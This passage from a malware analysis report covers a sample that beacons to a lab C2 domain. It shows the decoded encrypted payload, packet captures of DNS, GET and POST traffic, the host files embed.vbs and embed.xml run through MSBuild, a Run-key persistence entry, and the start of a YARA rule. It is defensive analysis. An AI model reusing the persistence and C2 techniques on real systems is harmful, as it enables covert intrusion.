
```
{
    "GUID":"c638eb59a839cbda2e75",
    "Type":0,
    "Meta":"",
    "IV":"UIyKKc6KgYC3pKmy/R1m8A==",
    "EncryptedMessage":
    "lod6//dW8aXvasKKpNvNurHeDOG5C95MrPEO/xsZP0Owo+lwzWxCBfBkXDYvc7v8VXqzhbRV05nVylMXx8ykTLzIvPS2+UAnAG7uPZupJdJ2uVsGcVrwswVE/lhXTFW79Bix/0ZxtwMBBbkJydZ5Pq8SD9q+r0BzD45hK9H86GybOm
    3Y2wMnIqA8qmTFmH521S7c70uJE8e+TsOkJrfYH2KmlSWWhmttFwh1jc0nyCY3tfV6VQDGUBHB6Nkp9IY4rkygcl48kPVdu28GViCKr3hNeZEqrxYq92CWxItc7tnlLU2dQhoqquyEKBJVmZ9JaZYUFDqJF6zXa1cN2eGa4l5VPEg3C
    1ISAizXdgTfuft41X1KuLfXoaXtMcDMAOS4RY3zMF0F5HSAfr+L4L4BJhxlxbv/HG1lwMuFK19yM1VEzIMAgTA5SyjVyTZTK+XsbJ6NkvlSuoM62AHzplJBlbVYQHb/Cmz/ATKfMwR4jvdQWzDYLA/ajWZcKLsYxDjyd9j6AaUtsWZm
    WjAjYR7FZUyQjBmpnXQlQysJ9ZsE=",
    "HMAC":"/ir5HkcaA4EXn7BFTbrEXEzwK/v+dnGEOBn2uTq9ldE="
}
```

Figure 12. Payload “data” parameter decoded

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators




```
 1 0.000000  192.168.129.3  192.168.129.4  DNS    95 Standard query 0x43b8 A srv.masterchiefsgruntemporium.local
 2 0.007044  192.168.129.4  192.168.129.3  DNS   111 Standard query response 0x43b8 A srv.masterchiefsgruntemporium…
 3 0.027057  192.168.129.3  192.168.129.4  TCP    66 49693 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PE…
 4 0.027618  192.168.129.4  192.168.129.3  TCP    66 80 → 49693 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SAC…
 5 0.027735  192.168.129.3  192.168.129.4  TCP    54 49693 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
 6 0.027982  192.168.129.3  192.168.129.4  HTTP  316 GET /en-us/docs.html HTTP/1.1
 7 0.028567  192.168.129.4  192.168.129.3  TCP    60 80 → 49693 [ACK] Seq=1 Ack=263 Win=64128 Len=0
 8 0.043611  192.168.129.4  192.168.129.3  TCP   204 80 → 49693 [PSH, ACK] Seq=1 Ack=263 Win=64128 Len=150 [TCP seg…
 9 0.045791  192.168.129.4  192.168.129.3  HTTP  312 HTTP/1.1 200 OK  (text/html)
10 0.045907  192.168.129.3  192.168.129.4  TCP    54 49693 → 80 [ACK] Seq=263 Ack=410 Win=2101760 Len=0
11 0.046083  192.168.129.3  192.168.129.4  TCP    54 49693 → 80 [FIN, ACK] Seq=263 Ack=410 Win=2101760 Len=0
12 0.047324  192.168.129.3  192.168.129.4  TCP    66 49694 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PE…
13 0.047979  192.168.129.4  192.168.129.3  TCP    66 80 → 49694 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SAC…
14 0.048117  192.168.129.3  192.168.129.4  TCP    54 49694 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
15 0.048342  192.168.129.3  192.168.129.4  TCP   348 49694 → 80 [PSH, ACK] Seq=1 Ack=1 Win=262656 Len=294 [TCP segm…
```

```
Frame 1: 95 bytes on wire (760 bits), 95 bytes captured (760 bits) on
Ethernet II, Src: VMware_d2:63:23 (00:0c:29:d2:63:23), Dst: VMware_bc
Internet Protocol Version 4, Src: 192.168.129.3, Dst: 192.168.129.4
User Datagram Protocol, Src Port: 57796, Dst Port: 53
Domain Name System (query)
    Transaction ID: 0x43b8
    Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
    Queries
        srv.masterchiefsgruntemporium.local: type A, class IN
            Name: srv.masterchiefsgruntemporium.local
            [Name Length: 35]
            [Label Count: 3]
            Type: A (1) (Host Address)
            Class: IN (0x0001)
    [Response In: 2]
```

```
0000  00 0c 29 bc 93 55 00 0c  29 d2 63 23 08 00 45 00   ··)··U·· )·c#
0010  00 51 47 49 00 00 80 11  00 00 c0 a8 81 03 c0 a8   ·QGI···· ····
0020  81 04 e1 c4 00 35 00 3d  83 a7 43 b8 01 00 00 01   ·····5·= ··C·
0030  00 00 00 00 00 00 03 73  72 76 19 6d 61 73 74 65   ·······s rv·ma
0040  72 63 68 69 65 66 73 67  72 75 6e 74 65 6d 70 6f   rchiefsg runt
0050  72 69 75 6d 05 6c 6f 63  61 6c 00 00 01 00 01      rium·loc al··
```

Fig 11: DNS query to C2 domain




```
No.  Time       Source          Destination     Protocol  Length Info
  4 0.001239   192.168.129.3   192.168.129.4   HTTP        316 GET /en-us/test.html HTTP/1.1
  7 0.018304   192.168.129.4   192.168.129.3   HTTP        312 HTTP/1.1 200 OK  (text/html)
 17 0.375912   192.168.129.3   192.168.129.4   HTTP       1090 POST /en-us/docs.html HTTP/1.1
 20 0.386067   192.168.129.4   192.168.129.3   HTTP        312 HTTP/1.1 200 OK  (text/html)
```

```
> Frame 4: 316 bytes on wire (2528 bits), 316 bytes captured (2528 bits) on interface \Device\N
> Ethernet II, Src: VMware_d2:63:23 (00:0c:29:d2:63:23), Dst: VMware_bc:93:55 (00:0c:29:bc:93:5
> Internet Protocol Version 4, Src: 192.168.129.3, Dst: 192.168.129.4
> Transmission Control Protocol, Src Port: 49698, Dst Port: 80, Seq: 1, Ack: 1, Len: 262
v Hypertext Transfer Protocol
  > GET /en-us/test.html HTTP/1.1\r\n
    User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.
    Host: srv.masterchiefsgruntemporium.local\r\n
  > Cookie: ASPSESSIONID=; SESSIONID=1552332971750\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI: http://srv.masterchiefsgruntemporium.local/en-us/test.html]
    [HTTP request 1/1]
    [Response in frame: 7]
```

```
0000  00 0c 29 bc 93 55 00 0c  29 d2 63 23 08 00
0010  01 2e 47 6b 40 00 80 06  00 00 c0 a8 81 03
0020  81 04 c2 22 00 50 95 18  81 11 6a 29 a3 f9
0030  20 14 84 79 00 00 47 45  54 20 2f 65 6e 2d
0040  2f 74 65 73 74 2e 68 74  6d 6c 20 48 54 54
0050  31 2e 31 0d 0a 55 73 65  72 2d 41 67 65 6e
0060  20 4d 6f 7a 69 6c 6c 61  2f 35 2e 30 20 28
0070  6e 64 6f 77 73 20 4e 54  20 36 2e 31 29 20
0080  70 6c 65 57 65 62 4b 69  74 2f 35 33 37 2e
0090  20 28 4b 48 54 4d 4c 2c  20 6c 69 6b 65 20
00a0  63 6b 6f 29 20 43 68 72  6f 6d 65 2f 34 31
00b0  2e 32 32 32 38 2e 30 20  53 61 66 61 72 69
00c0  33 37 2e 33 36 0d 0a 48  6f 73 74 3a 20 73
00d0  2e 6d 61 73 74 65 72 63  68 69 65 66 73 67
00e0  6e 74 65 6d 70 6f 72 69  75 6d 2e 6c 6f 63
00f0  0d 0a 43 6f 6f 6b 69 65  3a 20 41 53 50 53
0100  53 49 4f 4e 49 44 3d 3b  20 53 45 53 53 49
0110  49 44 3d 31 35 35 32 33  33 32 39 37 31 37
0120  0d 0a 43 6f 6e 6e 65 63  74 69 6f 6e 3a 20
0130  65 70 2d 41 6c 69 76 65  0d 0a 0d 0a
```

Fig 12: GET petition to C2 domain




```
17 0.375912   192.168.129.3   192.168.129.4   HTTP   1090 POST /en-us/docs.html HTTP/1.1
20 0.386067   192.168.129.4   192.168.129.3   HTTP    312 HTTP/1.1 200 OK  (text/html)

Frame 17: 1090 bytes on wire (8720 bits), 1090 bytes captured (8720 bits) on interface \Devic
Ethernet II, Src: VMware_d2:63:23 (00:0c:29:d2:63:23), Dst: VMware_bc:93:55 (00:0c:29:bc:93:5
Internet Protocol Version 4, Src: 192.168.129.3, Dst: 192.168.129.4
Transmission Control Protocol, Src Port: 49699, Dst Port: 80, Seq: 294, Ack: 1, Len: 1036
[2 Reassembled TCP Segments (1329 bytes): #13(293), #17(1036)]
Hypertext Transfer Protocol
  POST /en-us/docs.html HTTP/1.1\r\n
  User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.
  Host: srv.masterchiefsgruntemporium.local\r\n
  Cookie: ASPSESSIONID=8e12ca2ac7; SESSIONID=1552332971750\r\n
  Content-Length: 1036\r\n
  Expect: 100-continue\r\n
  \r\n
  [Full request URI: http://srv.masterchiefsgruntemporium.local/en-us/docs.html]
  [HTTP request 1/1]
  [Response in frame: 20]
  File Data: 1036 bytes
  Data (1036 bytes)
    Data [truncated]: 693d6131396561323330363264623939303338366133613437386362383964353265
    [Length: 1036]

0120  65 0d 0a 0d 0a 69 3d 61  31 39 65 61
0130  32 64 62 39 39 30 33 38  36 61 33 61
0140  62 38 39 64 35 32 65 26  64 61 74 61
0150  48 56 55 6c 45 49 6a 6f  69 59 7a 59
0160  69 4e 54 6c 68 4f 44 68  6c 4d 54 4a
0170  68 59 7a 63 69 4c 43 4a  55 65 58 42
0180  77 4c 43 4a 4e 5a 58 52  68 49 6a 6f
0190  69 53 56 59 69 4f 69 4a  52 63 6a 46
01a0  6a 52 6b 52 7a 64 6b 70  45 64 54 56
01b0  49 62 6d 5a 33 50 54 30  69 4c 43 4a
01c0  79 65 58 42 30 5a 57 52  4e 5a 58 4e
01d0  6c 49 6a 6f 69 5a 6e 68  30 62 6a 64
01e0  78 4e 31 64 57 5a 58 64  36 57 6d 73
01f0  79 57 56 6f 79 57 6a 64  6d 56 45 68
0200  50 63 6e 56 46 64 32 68  30 64 6b 31
0210  74 62 44 4d 76 61 6e 52  34 4d 6a 4a
0220  59 65 6d 4e 4e 4c 30 6c  7a 51 30 38
0230  35 55 6c 6c 61 4e 7a 5a  68 63 58 4e
0240  6e 51 56 67 76 52 32 64  31 65 55 45
0250  30 5a 55 46 48 55 47 56  78 62 6d 31
0260  4e 51 6a 68 45 55 43 39  35 4b 33 56
0270  6b 63 32 70 78 52 48 70  4e 4f 46 64
```

Fig 13: POST petition to C2 domain

Host-based Indicators

embed.vbs file in "C:\Users\Public\Documents".




C:\Users\Public\Documents

This PC › Local Disk (C:) › Users › Public › Public Documents ›

Name	Date modified	Type	Size
Explorer Suite Signatures	17/03/2024 15:34	File folder	
My Music	17/03/2024 20:43	File folder	
My Pictures	17/03/2024 20:43	File folder	
My Videos	17/03/2024 20:43	File folder	
desktop.ini	07/12/2019 10:12	Configuration setti...	1 KB
embed.vbs	25/07/2024 19:03	VBScript Script File	1 KB

Fig 14: Calls MSBuild.exe which executes the embed.xml file, all from VBS.

embed.xml file in "C:\Users Public".




C:\Users\Public

File | Home | Share | View

This PC > Local Disk (C:) > Users > Public

Name	Date modified	Type
Libraries	07/12/2019 10:31	File folder
Public Account Pictures	17/03/2024 12:46	File folder
Public Desktop	28/03/2024 20:14	File folder
Public Documents	25/07/2024 19:02	File folder
Public Downloads	07/12/2019 10:14	File folder
Public Music	07/12/2019 10:14	File folder
Public Pictures	07/12/2019 10:14	File folder
Public Videos	07/12/2019 10:14	File folder
desktop.ini	07/12/2019 10:12	Configuration setti...
embed.xml	25/07/2024 19:03	Microsoft Edge HT...

Fig 15: File that contains malicious C# code embedded in a CDATA



Registry Editor

File Edit View Favorites Help

Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
embed	REG_SZ	C:\Users\Public\Documents\embed.vbs
MicrosoftEdgeAutoLaunch_FEA8C2A93903...	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Applicatio...
ZoomIt	REG_SZ	C:\Tools\sysinternals\ZoomIt64.exe


Fig 16: Persistence technique of the embed.vbs file

Rules & Signatures


A full set of YARA rules is included in Appendix A.

Appendices


A. Yara Rules



```
rule cryplib_dll {

    meta:
        last_updated = "2024-07-25"
        author = "Diego aka (kr4dd)"
        description = "Detection of cryptlib.dll"

    strings:
        $PE_magic_byte = "MZ" //Magic Byte
        $string1 = "p0w3r0verwh3lm1ng!" ascii wide
